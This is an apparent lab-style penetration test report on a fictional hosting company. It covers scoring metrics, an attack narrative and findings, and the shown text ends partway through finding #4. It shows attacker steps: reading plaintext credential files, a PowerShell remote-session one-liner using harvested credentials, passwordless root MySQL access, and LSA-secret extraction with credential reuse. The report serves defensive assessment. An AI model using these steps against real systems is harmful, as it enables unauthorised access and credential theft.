External Network Penetration Test Report

PREPARED FOR
RVAPT Hosting

DATE
22 April 2020

PREPARED BY
Red Force X

- Ryan Cervantes
- Jorge Flores
- Max Fusco
- Lakshmanan Murthy

VERSION
1.0

Table of Contents

Executive Summary

Red Force X was contracted to perform an external and internal security (or "Penetration Test" or "Pentest") audit of RVAPT Hosting's infrastructure from April 6th, 2020 to April 17th, 2020. The purpose of this penetration test was to assess the cyber-readiness of RVAPT Hosting to defend against attacks from external thread-actors. With this report, Red Force intends to provide a detailed outline of the security vulnerabilities of RVAPT Hosting, as well as recommend remediation steps to better secure the infrastructure.

At the conclusion of the penetration test, Red Force X **identified multiple major vulnerabilities** that can cause the most damage on RVAPT Hosting's network. These vulnerabilities provided assessors with **critical access to all of the systems owned by RVAPT Hosting.** In the context of RVAPT Hosting's day-to-day operations, these vulnerabilities would lead to:

- **Complete Takeover of Company Networks**
- **Disruption or Shutdown of Daily Operations**
- **Loss of Customer Data**

In order to protect the best interests of RVAPT Hosting and it's clients, Red Force X recommends that the remediations outlined in this document be implemented in a timely manner in order to prevent the aforementioned situations. In general, Red Force X's recommended **remediations will require a moderate effort, cost, and operation downtime** to ensure a secure external infrastructure. The main cost and effort required will be replacing certain pieces of software critical to RVAPT Hosting's operations due to irremediable security vulnerabilities. Otherwise, most of the other vulnerabilities found, do not require as many resources and can be easily patched via software updates and policy changes.

Red Force X is confident that RVAPT Hosting has the ability to implement all necessary remediations. In addition, Red Force X security consultants will also be available to provide assistance when possible.

Engagement Overview

The purpose of this assessment performed by Red Force X is to test the adequacy and effectiveness of the security measures put in place for RVAPT Hosting to protect the integrity of sensitive information technology (IT) systems and data. This assessment will be used to gauge and identify risks and vulnerabilities on RVAPT Hosting's IT systems and evaluate the effectiveness and readiness of those systems' configurations, policies and procedures in the event of an actual attack.

During this engagement, Red Force X's goal was to find and exploit any security vulnerabilities in RVAPT Hosting's infrastructure externally facing infrastructure. This would include services such as web servers, file-transfer servers, and remote logon servers. This was given to Red Force X's in the initial contract and confirmed in the Response for Proposal ("RFP") agreed upon by both Red Force X and RVAPT Hosting. The scope of testing was as follows:

IP Space	Hosts
192.168.110.0/24 (External)	192.168.110.10 192.168.110.12 192.168.110.14 192.168.110.20 192.168.110.60
192.168.120.0/24 (Internal)	192.168.120.1 192.168.120.2 192.168.120.18 192.168.120.20 192.168.120.21

Metrics

Common Vulnerability Scoring System (CVSS)

For the assessment of how damaging vulnerabilities found on a business' infrastructure are, we employ two different metrics. The Common Vulnerability Scoring System is a universally accepted, open standard from which vulnerabilities are measured by their complexity, accessibility, and impact to confidentiality, integrity and availability of a system. This is used by responders to prioritize which vulnerabilities should be corrected and in what order. Vulnerabilities are classified on a scale from 0.0, which would just provide informational value to the responding team, to 10.0, which would denote the most critical vulnerability that should be handled immediately.

SCORE	DESCRIPTION
CRITICAL 9.0 - 10.0	**Critical risk** vulnerabilities will have a crippling effect on this service. Vulnerabilities of this level usually result in complete compromise of the affected host along with the possible network it resides on. In most instances, the exploit requires little to no knowledge and can be easily implemented.
HIGH 7.0 - 8.9	**High risk** vulnerabilities will be able to access potential sensitive information and cause denial of service (DOS) conditions. The severity is reduced as the issue is more difficult to exploit than that of a critical risk issue.
Medium 4.0 - 6.9	**Medium risk** vulnerabilities will most often require further determination and technical ability to create a noticeable effect on an organization's business. In some cases, these issues require a high level of resourcing which can only be available by the likes of a funded project
Low 0.1 - 3.9	**Low risk** vulnerabilities have very little impact on an organisation's business. Exploitation of such vulnerabilities would either require local privileged access or to be used in combination to other findings.

Risk, Impact, Likelihood

The second metric we use is an internal scale to measure the business impact that a particular vulnerability will have on a company. It assesses the vulnerability on three related topics: Risk, Impact, and Likelihood. Impact attempts to assess the potential business impact of the vulnerability, the more impact the vulnerability has on the business' daily operations, the more severe it is rated. Likelihood is the estimation of a vulnerability to be executed by a threat actor; the less complex the vulnerability is to exploit, the higher the severity. Risk is the combination of both Impact and Likelihood, measuring the danger of the vulnerability if it were to be exploited. The higher the risk, the more harm it could bring to the company.

Business Impact Scale

	Low	Medium	High
Impact	If exploited, day-to-day business operations have very little change of being disrupted	If exploited, day-to-day business operations could be affected	If exploited, day-to-day business operations will be affected
Likelihood	There is a low likelihood that this vulnerability will be exploited by experienced and inexperienced adversaries	There is a good chance it will be exploited by a experienced adversary and a lower chance for an inexperienced adversary	This vulnerability is trivial to exploit and most likely will be exploited by experienced and inexperienced adversaries
Risk	There is little to no risk associated with this vulnerability being exploited	There is high risk for business assets to be jeopardized if this vulnerability is exploited	There is high risk for business assets to be jeopardized if this vulnerability is exploited

Risk Matrix


The Risk Matrix shown below is a visualization of the combinations of different likelihoods and impacts that a certain vulnerability will produce. When prioritizing the order of infrastructure remediations, High and Medium-High should be considered as top priority that should be fixed as soon as possible due to low complexity and knowledge needed to perform that exploit. As the risk score decreases, generally the complexity and knowledge to carry out an exploit on a certain vulnerability becomes great enough to dissuade attackers. However, proper security controls should be in place to ensure a strong infrastructure.

Risk Matrix		IMPACT				
		Negligible	Minor	Moderate	Significant	Critical
LIKELIHOOD	Very Likely	Low Medium	Medium	Medium High	High	High
	Likely	Low	Low Medium	Medium	Medium High	High
	Possible	Low	Low Medium	Medium	Medium High	Medium High
	Unlikely	Low	Low Medium	Low Medium	Medium	Medium High
	Very Unlikely	Low	Low	Low Medium	Medium	Medium

Assessment Summary

Environment

Upon entering the engagement, Red Force X was presented with no information of RVAPT Hosting's network topology other than an IP space for the external subnet. In order to clarify any topics outlined in this paper, Red Force X has generated a topology that will serve as the basis for the technical findings in this report. This topology was created through the information gained throughout the engagement. The diagram below only shows the hosts that were in scope as well as found in the engagement. As such, 192.168.110.104 and 192.168.110.254 are not listed.




Metrics


This section outlines metrics taken from the overall engagement and provides a breakdown of the vulnerabilities found inthe

Vulnerability Breakdown

Red Force X was able to identify fifteen (15) vulnerabilities across all computers used in RVAPT Hosting's corporate and client machines. The majority of the vulnerabilities found were rated as either **CRITICAL** or **HIGH**, or 67% of the total.




In regards to each of the individual networks, certain vulnerabilities showed up in both and others were unique to each network. The chart below shows the breakdown of the number of vulnerabilities found in each network



Compromise Rate

During the engagement Red Force X was able to identify ten (10) in-scope machines. Out of these, we were able to quickly gain access to 8 or 80% of the computers within the 10 day assessment period. Red Force X first was first able to compromise a single machine on the external network (192.168.110.60) that allowed access to the rest of the external machines, allowing RVAPT Hosting's entire customer network to be compromised by the second day of the engagement. From there, Red Force X spent three days finding vulnerabilities on the customer network until we found credentials to the corporate network. After accessing the corporate network, we were able to gain access into 3 employee machines, but were unable to compromise the entire corporate network.



Key Findings

During Red Force X's assessment of RVAPT Hosting, we were able to identify 3 vulnerabilities that, when exploited together, would result in a minimum of 80% of RVAPT Hosting's website being compromised by an attacker. As such, the following vulnerabilities listed in this section outline the major vulnerabilities that should be fixed within the infrastructure as well as malicious findings.

Insecurely Managed Credentials - This vulnerability refers to the ability to properly create, store, and manage authentication systems within an infrastructure. During our Red Force X's engagement, we found multiple instances of passwords being stored in plaintext, as well as weak passwords. It is important to create strong password policies for employees to follow to increase the difficulty to break them by attackers. This should consist of a minimum length, symbols, and upper and lowercase letters. In regards to storing credentials, passwords can be difficult to remember the more complex they are, but there are software options that companies can use to easily store these passwords.

Outdated Software - This vulnerability refers to the continued use of outdated applications that have known vulnerabilities that allow for attackers easily exploitation of said software and systems. During our engagement, Red Force X was able to find use of multiple applications on the external network of this via the client websites as well as outdated SMB used for corporate file sharing.

Malware Findings - During our assessment we were able to identify presence of a potentially unwanted piece of software called "legionminer" which Red Force X presumes to be a cryptocurrency miner.

Attack Narrative

For the purposes of this assessment, Red Force X was provided minimal information about the organizational domain: rvapthosting.com. The intent of this assessment was to mirror, as closely as possible, the actions and results of an external malicious attacker. We were only given the IP space of the external network (192.168.110.0/24) as well as off-limit machines. From there, we were tasked with assessing the external network and pentesting the internal, corporate network.

Reconnaissance and Enumeration

On day 1 of the engagement, Red Force X began this assessment by performing NMAP scans of all hosts of the 192.168.110.0/24 network, revealing five (5) targetable IP addresses as well as the off-limits 192.168.110.104 and the out of scope DNS Server at 192.168.110.254. Afterwards, service and version enumeration of each hosts' specific services was conducted, revealing many webservers for clients as well as services such as SSH, FTP, and VNC.

Exploitation and Post Exploitation

External (Client) Network

On day 1 of the engagement, Red Force X was able to identify and exploit a single machine located at 192.168.110.60, allowing root access to the machine. From this host, Red Force X was able to compromise the rest of the hosts on the external network due to an SSH private key used by an administrator which allowed access to the **rvaptsupport** user. This host also allowed Red Force X to gain access into the corporate network by **exposing plaintext administrator credentials** as well as that administrator's computer within the IP space of 192.168.120.0/24. As for the rest of the external network, Red Force X was able to identify multiple vulnerabilities that are listed in the "Findings" Section of this report.

Internal (Corporate) Network

After a week of testing the external network, Red Force X began assessment of the internal network. In this network we found five (5) machines, 3 of which were employee computers and two of which were corporate computers such as a Domain Controller and FTP server. In order to test the internal network, we utilized the credentials of the system administrator found previously in order to gain access to their machine. From there, Red Force X was able to access a "decommissioned" FTP server that stored **credentials for the CEO**. This two sets of credentials were then used to extract LSA secrets from the machines by leveraging Active Directory, which allowed Red Force X to have **Local Administrator on three (3) of the machines via credential reuse**.

Findings

#1 - PLAINTEXT CREDENTIALS		CVSS
RISK	**High**	**10.0** **CRITICAL**
IMPACT	**Critical**	
LIKELIHOOD	**Very Likely**	
HOSTS AFFECTED	192.168.110.14 192.168.110.60	


DETAILS

The machines 192.168.110.14 and 192.168.110.60 both hosted simple plain text files that contained important credentials such as VNC (Virtual Network Computing, a desktop-sharing program) passwords and accessways into the company's internal network.

This is a massive security risk, as any third-party that achieved read-access to these machines would be granted access to vital information and the ability to change data from the outside with little to no effort.

REPLICATION


Machine 192.168.110.60, in /home/.ssh, contained the following file:



```
rvapthosting.com\josh:[redacted]

[Our domain - rvapthosting.com]
[My comp]
192.168.120.20:22
~
```

Machine 192.168.110.60, in the home directory's hidden folder called ".things" and another called "hosts", contained the following files:




```
Passwd for Bob
        - Make sure to do routine cleanup on his desktop after he leaves work
        - MAke sure to update his personal computer whenever he takes vacation

rvapthosting.com\bob:[redacted]

# Powershell oneliner for access bob's workstation
enter-pssession -computer 192.168.120.18 -credentials rvapthosting.com\bob
enter-pssession -computer bob.rvapthosting.com -credentials rvapthosting.com\bob

# RDP

# PSexec
```




```
[ftp]
josh:[redacted]

[bob]
- FTP server

[joe]
- Local Admin, np
```

Machine 192.168.110.14 also contained a 'vnc.txt' in the home directory, which allowed access to the VNC service.



MITIGATION
Sensitive information such as passwords should never be stored unencrypted on a machine. However, this seems to also indicate the issue of employees having trouble remembering passwords. A more secure method of password retrieval would be to integrate a password manager such as Bitwarden or Lastpass.

REFERENCES
https://bitwarden.com/ https://www.lastpass.com/solutions/business-password-manager

#2 - UNAUTHENTICATED MYSQL		CVSS
RISK	High	10.0 CRITICAL
IMPACT	Significant	
LIKELIHOOD	Very Likely	
HOSTS AFFECTED	192.168.110.20	

DETAILS


MySQL is normally set up with a username and password in order to keep data secure. By default however, one can access the database with the username "root" and no password. This is typically disabled to avoid unauthorized access.

192.168.110.20 had a MySQL instance with default root access, allowing us to directly interact with the database. Combined with the fact that the machine also had exposed MySQL, we were able to remotely execute commands in the MySQL database with no credentials.

This is a very high risk vulnerability, as data such as usernames, passwords, company data, and personal info can be stored on a MySQL database, and free access to one such as this could be potentially devastating.

REPLICATION

Because this particular MySQL database was exposed to the internet, we were able to access it as root by using the -u option:



```
c0nfusedk-k1ng@kali:~/RVAPT/external/host-20$ mysql -h 192.168.110.20 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1143
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

MITIGATION
In MySQL, by default, the username is root and no password is needed. This user stays enabled as other users are added. To eliminate this issue, the root user would need to have an enforced password enabled.

REFERENCES
N/A

#3 - INDICATORS OF COMPROMISE		CVSS
RISK	**High**	**N/A** **CRITICAL**
IMPACT	**Significant**	
LIKELIHOOD	**Very Likely**	
HOSTS AFFECTED	192.168.110.10 192.168.110.12 192.168.110.14	


DETAILS

legionminer_callbak was found on several hosts on the external network, which shows evidence of a third party installing a cryptocurrency miner on each device in order to utilize unused computing power for its own purposes.

The impact this could have on the network is high, as the miners' use of CPU power could drastically slow down the efficiency of each machine and lead to other hardware malfunctions.

REPLICATION

Legionminer_callbak can be found on every external network machine within the /home/rvaptsupport directory or in /home/josh on 192.168.110.60



```
root@s1:/home/sysadminjosh# ls -la
total 7392
drwxr-xr-x 7 sysadminjosh sysadminjosh    4096 Apr  5 19:43 .
drwxr-xr-x 5 root         root            4096 Apr  5 18:51 ..
-rw------- 1 sysadminjosh sysadminjosh    2379 Apr  5 20:19 .bash_history
-rw-r--r-- 1 sysadminjosh sysadminjosh     220 Sep 12  2018 .bash_logout
-rw-r--r-- 1 sysadminjosh sysadminjosh    3771 Sep 12  2018 .bashrc
drwx------ 4 sysadminjosh sysadminjosh    4096 Feb 22 22:17 .cache
drwx------ 3 sysadminjosh sysadminjosh    4096 Feb 22 22:17 .config
-rw-r--r-- 1 sysadminjosh sysadminjosh    8980 Apr 16  2018 examples.desktop
drwx------ 3 sysadminjosh sysadminjosh    4096 Feb 14 23:34 .gnupg
-rwxr-xr-x 1 sysadminjosh sysadminjosh 7496474 Apr  5 18:49 .legionminer_callbak
drwx------ 5 sysadminjosh sysadminjosh    4096 Feb 22 22:17 .mozilla
-rw-r--r-- 1 sysadminjosh sysadminjosh     807 Sep 12  2018 .profile
drwx------ 3 sysadminjosh sysadminjosh    4096 Apr  5 17:47 .ssh
-rw-r--r-- 1 sysadminjosh sysadminjosh       0 Feb 14 20:43 .sudo_as_admin_successful
-rw------- 1 sysadminjosh sysadminjosh    7655 Apr  5 19:43 .viminfo
-rw------- 1 sysadminjosh sysadminjosh      48 Feb 22 22:16 .Xauthority
root@s1:/home/sysadminjosh#
```

MITIGATION
Implement more robust intrusion detection systems, and remove any existing cryptojacking software already on the machines.

REFERENCES
N/A

#4 - ADMIN ALLOWED EXTERNAL ACCESS		CVSS
RISK	High	N/A CRITICAL
IMPACT	Critical	
LIKELIHOOD	Very Likely	
